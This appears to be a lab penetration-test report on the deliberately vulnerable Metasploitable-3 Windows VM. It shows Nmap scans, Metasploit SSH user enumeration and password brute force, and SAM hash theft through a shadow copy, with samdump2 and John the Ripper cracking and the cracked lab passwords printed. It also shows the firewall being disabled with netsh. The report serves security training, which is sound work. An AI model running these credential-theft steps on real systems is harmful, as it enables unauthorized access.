

METASPLOITABLE-3 Penetration Testing Report

1. Introduction

This penetration test targets Metasploitable-3, a vulnerable virtual machine based on Windows Server 2008. The objective is to simulate real-world scenarios to identify vulnerabilities in legacy systems.

I will utilize tools like Nmap for scanning and Metasploit for exploitation, alongside other assessment tools. The goal is to uncover potential weaknesses that could be exploited and provide recommendations to improve security.

2. Test Scope

The scope of this penetration test focuses exclusively on the Metasploitable-3 environment running Windows Server 2008. The testing will include scanning for vulnerabilities, identifying potential exploits, and assessing the system's overall security posture.

3. Methodology

1. Gathering information (Reconnaissance)
2. Scanning for vulnerabilities
3. Trying to exploit vulnerabilities
4. Reporting findings.

4. Findings

This section contains the vulnerabilities or issues found during my testing.

4.1 : Open SSH Port (Port 22)

Severity: Medium

Description: Port 22/tcp open indicates SSH is running. This can pose risks such as Brute force attacks or unauthorized access if not properly secured.

Impact: Misconfigured SSH or weak passwords can allow attackers to gain remote access, leading to data breaches, system manipulation, or further network exploitation.

Screenshot:



```
sudo nmap -p 21,22,80,443 192.168.110.129
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-05 16:25 IST
Nmap scan report for 192.168.110.129
Host is up (0.00095s latency).

PORT      STATE SERVICE
21/tcp    closed ftp
22/tcp    open  ssh
80/tcp    closed http
443/tcp   closed https
MAC Address: 00:0C:29:B1:A8:80 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.34 seconds
```

4.2 : Finding Example: Multiple Open Ports

Severity: High

Description: The **Nmap** scan revealed multiple open ports on the target system, which increases the attack surface. The following ports were found open:

- **22/tcp**: SSH
- **135/tcp**: Microsoft RPC
- **139/tcp**: NetBIOS Session Service
- **445/tcp**: Microsoft-DS (SMB)
- **3306/tcp**: MySQL
- **3389/tcp**: Remote Desktop Protocol (RDP)
- **8080/tcp**: HTTP Proxy
- Other ports like **49152-49163/tcp** marked as unknown.

Screenshot:



```
sudo nmap --script-firewalk --traceroute 192.168.110.129
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-05 16:39 IST
Nmap scan report for 192.168.110.129
Host is up (0.00083s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
3000/tcp   open  ppp
3306/tcp   open  mysql
3389/tcp   open  ms-wbt-server
4848/tcp   open  appserv-http
7676/tcp   open  imqbrokerd
8009/tcp   open  ajp13
8022/tcp   open  oa-system
8031/tcp   open  unknown
8080/tcp   open  http-proxy
8181/tcp   open  intermapper
8383/tcp   open  m2mservices
8443/tcp   open  https-alt
9200/tcp   open  wap-wsp
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49158/tcp  open  unknown
49163/tcp  open  unknown
MAC Address: 00:0C:29:B1:A8:80 (VMware)

TRACEROUTE
HOP RTT      ADDRESS
1   0.83 ms  192.168.110.129
Nmap done: 1 IP address (1 host up) scanned in 2.29 seconds
```

4.3 : SSH User Enumeration

Severity: High

Description: An **SSH user enumeration** scan was performed using the **Metasploit** auxiliary module (**scanner/ssh/ssh_enumusers**). This allowed us to enumerate several valid usernames on the system, which can be further exploited through brute force attack.

The following users were discovered:

- **User 'vagrant'**: Found during the first scan.
- **User 'Administrator'**: Discovered during the second scan, encoded as **QWRtaW5pc3RyYXRvcg==** (Base64 for 'Administrator').
- **User 'Guest'**: Found during the second scan, encoded as **dWVzdA==** (Base64 for 'Guest').

Screenshot:

```
msf6 auxiliary(scanner/ssh/ssh_enumusers) > run

[*] 192.168.110.129:22 - SSH - Using malformed packet technique
[*] 192.168.110.129:22 - SSH - Checking for false positives
[*] 192.168.110.129:22 - SSH - Starting scan
[-] 192.168.110.129:22 - SSH - User 'root' not found
[-] 192.168.110.129:22 - SSH - User 'admin' not found
[-] 192.168.110.129:22 - SSH - User 'test' not found
[-] 192.168.110.129:22 - SSH - User 'guest' not found
[-] 192.168.110.129:22 - SSH - User 'info' not found
[-] 192.168.110.129:22 - SSH - User 'adm' not found
[-] 192.168.110.129:22 - SSH - User 'mysql' not found
[-] 192.168.110.129:22 - SSH - User 'user' not found
[-] 192.168.110.129:22 - SSH - User 'administrator' not found
[-] 192.168.110.129:22 - SSH - User 'oracle' not found
[-] 192.168.110.129:22 - SSH - User 'ftp' not found
[-] 192.168.110.129:22 - SSH - User 'pi' not found
[-] 192.168.110.129:22 - SSH - User 'puppet' not found
[-] 192.168.110.129:22 - SSH - User 'ansible' not found
[-] 192.168.110.129:22 - SSH - User 'ec2-user' not found
[+] 192.168.110.129:22 - SSH - User 'vagrant' found
[!] No active DB -- Credential data will not be saved!
[-] 192.168.110.129:22 - SSH - User 'azureuser' not found
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_enumusers) > |
```

4.4 : SSH Login Bruteforce

Severity: Critical

Description: An **SSH login bruteforce** attack was executed using the **Metasploit auxiliary module (scanner/ssh/ssh_login)**. This process involved testing various combinations of usernames and passwords from the provided wordlists.

User 'vagrant':

- Username: vagrant
- Password: vagrant

User 'Administrator':

- Username: Administrator
- Password: vagrant

Screenshot:

```
[*] 192.168.110.129:22 - Failed: 'vagrant:Ansible'
[*] 192.168.110.129:22 - Failed: 'vagrant:ec2-user'
[+] 192.168.110.129:22 - Success: 'vagrant:vagrant' 'sh: id: command not found '
[*] SSH session 1 opened (192.168.110.129:22 -> 192.168.110.129:22) at 2024-10-05 17:52:52 +0530
[-] 192.168.110.129:22 - While a session may have opened, it may be bugged. If you experience issues with it,
this module with 'set gatherproof false'. Also consider submitting an issue at github.com/rapid7/metasploit-f
rk with device details so it can be handled in the future.
[-] 192.168.110.129:22 - Failed: 'Administrator:root'
[-] 192.168.110.129:22 - Failed: 'Administrator:Root'
[-] 192.168.110.129:22 - Failed: 'Administrator:administrator'

[-] 192.168.110.129:22 - Failed: 'Administrator:Ansible'
[-] 192.168.110.129:22 - Failed: 'Administrator:ec2-user'
[+] 192.168.110.129:22 - Success: 'Administrator:vagrant' 'Microsoft Windows Server 2008 R2 Standard
Pack 1 Build 7601'
[*] SSH session 2 opened (192.168.110.129:22 -> 192.168.110.129:22) at 2024-10-05 17:53:11 +0530
[-] 192.168.110.129:22 - Failed: 'Guest:root'
[-] 192.168.110.129:22 - Failed: 'Guest:Root'
[-] 192.168.110.129:22 - Failed: 'Guest:administrator'
[-] 192.168.110.129:22 - Failed: 'Guest:Administrator'
```

4.5 : SAM File Access and Password Recovery

Severity: Critical

Description: After successfully logging into the SSH service on the target **Windows Server 2008** (IP: **192.168.110.129**) as **Administrator** with the password **vagrant**, the following steps were taken to access and exploit the Security Accounts Manager (SAM) database:

- 1. Shell Access:** Upon logging in, a shell prompt was obtained (-sh-4.3\$), indicating successful command execution.
- 2. User Enumeration:** Executed the command `net user` to list all user accounts on the server, revealing multiple accounts including Administrator, vagrant, and others related to popular characters from the **Star Wars** franchise. This indicates the potential for user credential harvesting.

3. SAM File Retrieval:

- Downloaded a Visual Basic script (**vssown.vbs**) designed to interact with Volume Shadow Copy Service (VSS) to manipulate shadow copies.
- Executed `cscript.exe vssown.vbs` to start the shadow copy service and create a new shadow copy.
- Located the shadow copy device object:
`\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1`.
- Copied the SAM and SYSTEM files from the shadow copy to a newly created directory (C:\ms).

4. Password Extraction:

- Transferred the **SAM** and **SYSTEM** files to a local machine using scp.
- Used `samdump2` to extract user hashes from the SAM database into a file named **users.txt**.
- Utilized **John the Ripper** with the `rockyou.txt` wordlist to crack the password hashes.

Extracted Credentials:

- **Administrator:**
 - **Username:** Administrator
 - **Password:** vagrant
- **User:** c_three_pio
 - **Password:** pr0t0c0l

Screenshot:

```
ssh Administrator@192.168.110.129
Administrator@192.168.110.129's password:
-sh-4.3$ net user

User accounts for \\VAGRANT-2008R2

Administrator      anakin_skywalker   artoo_detoo
ben_kenobi          boba_fett          c_three_pio
chewbacca           darth_vader        greedo
Guest               han_solo            jabba_hutt
jarjar_binks        kylo_ren            lando_calrissian
leia_organa          luke_skywalker      sshd
sshd_server         vagrant

The command completed successfully.

-sh-4.3$ |

-sh-4.3$ net user Administrator

User name           Administrator
Full Name
Comment             Built-in account for administering the computer/domain
User's comment
Country code        000 (System Default)
Account active       Yes
Account expires      Never

Password last set    12/17/2018 6:17:14 PM
Password expires     Never
Password changeable  12/17/2018 6:17:14 PM
Password required    Yes
User may change password Yes

Workstations allowed All
Logon script
User profile
Home directory
Last logon           10/7/2024 12:28:45 AM

Logon hours allowed  All

Local Group Memberships  *Administrators
Global Group memberships *None
The command completed successfully.
```

```
-sh-4.3$ net user vagrant
User name                vagrant
Full Name                vagrant
Comment                  Vagrant User
User's comment
Country code             001 (United States)
Account active           Yes
Account expires          Never

Password last set        12/17/2018 6:17:14 PM
Password expires         Never
Password changeable      12/17/2018 6:17:14 PM
Password required         Yes
User may change password  Yes

Workstations allowed     All
Logon script
User profile
Home directory
Last logon               10/7/2024 12:27:31 AM

Logon hours allowed      All

Local Group Memberships  *Administrators *Users
Global Group memberships *None
The command completed successfully.

-sh-4.3$ ls
AppData
Application Data
Cookies
Desktop
Documents
Downloads
Favorites
Links
Local Settings
Music
My Documents
NTUSER.DAT
NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TM.blf
NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer000000000000000001.regtrans-ms
NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer000000000000000002.regtrans-ms
NetHood
Pictures
PrintHood
Recent
Saved Games
SendTo
Start Menu
Templates
Videos
ntuser.dat.LOG1
ntuser.dat.LOG2
ntuser.ini
vssown.vbs
```



```
-sh-4.3$ cscript.exe vssown.vbs /list
```

```
Microsoft (R) Windows Script Host Version 5.8  
Copyright (C) Microsoft Corporation. All rights reserved.
```

```
cscript.exe vssown.vbs  
cscript.exe vssown.vbs  
cscript.exe vssown.vbs  
cscript.exe vssown.vbs
```

SHADOW COPIES

=====

```
[*] ID: {9F75969E-0556-45F5-B070-0F11CA6AF119}  
[*] Client accessible: True  
[*] Count: 1  
[*] Device object: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1  
[*] Differential: True  
[*] Exposed locally: False  
[*] Exposed name:  
[*] Exposed remotely: False  
[*] Hardware assisted: False  
[*] Imported: False  
[*] No auto release: True  
[*] Not surfaced: False  
[*] No writers: True  
[*] Originating machine: vagrant-2008R2  
[*] Persistent: True  
[*] Plex: False  
[*] Provider ID: {B5946137-7B9F-4925-AF80-51ABD60B20D5}  
[*] Service machine: vagrant-2008R2  
[*] Set ID: {CDFBDB66-DB6A-480A-BE27-FF8B0034F9FC}  
[*] State: 12  
[*] Transportable: False  
[*] Volume name: \\?\Volume{72cb7de3-0262-11e9-9d83-806e6f6e6963}\
```

```
~/Desktop/work  
samdump2 SYSTEM SAM
```

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::  
*disabled* Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::  
*disabled* sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035:::  
leia_organa:1004:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028:::  
luke_skywalker:1005:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a:::  
han_solo:1006:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3ef951:::  
artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4:::  
c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee:::  
ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859:::  
darth_vader:1010:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbaa4a806aea3e0:::  
anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cde2f3de94fa:::  
jarjar_binks:1012:aad3b435b51404eeaad3b435b51404ee:ec1dcd52077e75aef4a1930b0917c4d4:::  
lando_calrissian:1013:aad3b435b51404eeaad3b435b51404ee:62708455898f2d7db11cfb670042a53f:::  
boba_fett:1014:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200dc9:::  
jabba_hutt:1015:aad3b435b51404eeaad3b435b51404ee:93ec4ea63d63565f37fe7f28d99ce76:::  
greedo:1016:aad3b435b51404eeaad3b435b51404ee:ce269c6b7d9e2f1522b44686b49082db:::  
chewbacca:1017:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8:::  
kylo_ren:1018:aad3b435b51404eeaad3b435b51404ee:74c0a3dd06613d3240331e94ae18b001:::
```

```
~/Desktop/work
john --format=NT --wordlist=/home/khp05/Downloads/rockyou.txt users.txt --fork=4
Using default input encoding: UTF-8
Loaded 18 password hashes with no different salts (NT [MD4 512/512 AVX512BW 16x3])
Node numbers 1-4 of 4 (fork)
Press 'q' or Ctrl-C to abort, almost any other key for status
(*disabled* Guest)
vagrant:Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
pr0t0c0l:c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee:::
4 0g 0:00:00:03 DONE (2024-10-07 14:03) 0g/s 996087p/s 996087c/s 17929KC/s !!!sad!!!.ie168
2 0g 0:00:00:03 DONE (2024-10-07 14:03) 0g/s 996090p/s 996090c/s 17929KC/s !!()ez:0).a6_123
3 2g 0:00:00:03 DONE (2024-10-07 14:03) 0.5649g/s 1012Kp/s 1012Kc/s 16529KC/s !!!rain..*7;Vamo
s!
1 1g 0:00:00:03 DONE (2024-10-07 14:03) 0.2710g/s 971790p/s 971790c/s 16528KC/s !!!lkav!!!.aby
gurl69
Waiting for 3 children to terminate
Warning: passwords printed above might not be all those cracked
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.

~/Desktop/work
john --format=NT --show users.txt > contras.txt

~/Desktop/work
cat contras.txt
Administrator:vagrant:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
*disabled* Guest::501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
vagrant:vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
*disabled* sshd::1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
c_three_pio:pr0t0c0l:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee:::
boba_fett:mandalorian1:1014:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200dc9:::

6 password hashes cracked, 14 left
```

4.6 : Disabling and Enabling Firewall on Windows Server 2008 through SSH


Note: The IP address changed from **192.168.110.129** to **192.168.0.106** because of switching to a **bridge connection**.

Severity: high

Description: In this step, we disabled the firewall on the **Windows Server 2008** (Metasploitable-3) to allow unrestricted communication through the network, enabling us to scan open ports using Nmap. After completing the scan, we re-enabled the firewall to restore the original state.

1. **SSH into the Target Machine:**
ssh [Administrator@192.168.0.106](#)
Password:vagrant
2. **Disable the Firewall:**
-sh-4.3\$ netsh firewall set opmode mode=disable
3. **Verify Ports using Nmap Scan:**
sudo nmap 192.168.0.106
4. **Verify Firewall Status in Windows Server 2008: Log into the server using Administrator credentials.**
Navigate to: Control Panel → Windows Firewall → Check Firewall Status.
You should see Firewall Disabled (as previously configured).
5. **Re-enable the Firewall: From the SSH session, re-enable the firewall:**
-sh-4.3\$ netsh firewall set opmode mode=enable


Screenshot:



```
(root@windows)-[/home/khp05]
# ssh Administrator@192.168.0.106
Administrator@192.168.0.106's password:
Last login: Sat Oct 16 15:14:11 UTC from 192.168.0.105
-sh-4.3$ netsh firewall set opmode mode=disable

IMPORTANT: Command executed successfully.
However, "netsh firewall" is deprecated;
use "netsh advfirewall firewall" instead.
For more information on using "netsh advfirewall firewall" commands
instead of "netsh firewall", see KB article 947709
at http://go.microsoft.com/fwlink/?linkid=121488 .

Ok.
-sh-4.3$ |
```



```
sudo nmap 192.168.0.106
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-26 17:59 IST
Nmap scan report for 192.168.0.106
Host is up (0.00032s latency).
Not shown: 975 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3000/tcp  open  ppp
3306/tcp  open  mysql
4848/tcp  open  appserv-http
7676/tcp  open  imqbrokerd
8009/tcp  open  ajp13
8022/tcp  open  oa-system
8031/tcp  open  unknown
8080/tcp  open  http-proxy
8181/tcp  open  intermapper
8383/tcp  open  m2mservices
8443/tcp  open  https-alt
9200/tcp  open  wap-wsp
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49158/tcp open  unknown
49159/tcp open  unknown
49160/tcp open  unknown
49165/tcp open  unknown
49175/tcp open  unknown
MAC Address: 08:00:27:00:00:00 (Virtual Ethernet Adapter)
Nmap done: 1 IP address (1 host up) scanned in 5.51 seconds
```

```

—(root@windows)-[/home/khp05]
—# ssh Administrator@192.168.0.106
Administrator@192.168.0.106's password:
Last login: Sun Nov 26 05:43:01 2024 from 192.168.0.106
root@192.168.0.106:~# netsh firewall set opmode mode=enable

netsh-4.3$ netsh firewall set opmode mode=enable

IMPORTANT: Command executed successfully.
However, "netsh firewall" is deprecated;
use "netsh advfirewall firewall" instead.
For more information on using "netsh advfirewall firewall" commands
instead of "netsh firewall", see KB article 947709
at http://go.microsoft.com/fwlink/?linkid=121488 .
k.

```

```

sh-4.3$ netsh firewall set opmode mode=enable

```

IMPORTANT: Command executed successfully.
 However, "netsh firewall" is deprecated;
 use "netsh advfirewall firewall" instead.
 For more information on using "netsh advfirewall firewall" commands
 instead of "netsh firewall", see KB article 947709
 at <http://go.microsoft.com/fwlink/?linkid=121488> .

k.

```

sh-4.3$

```

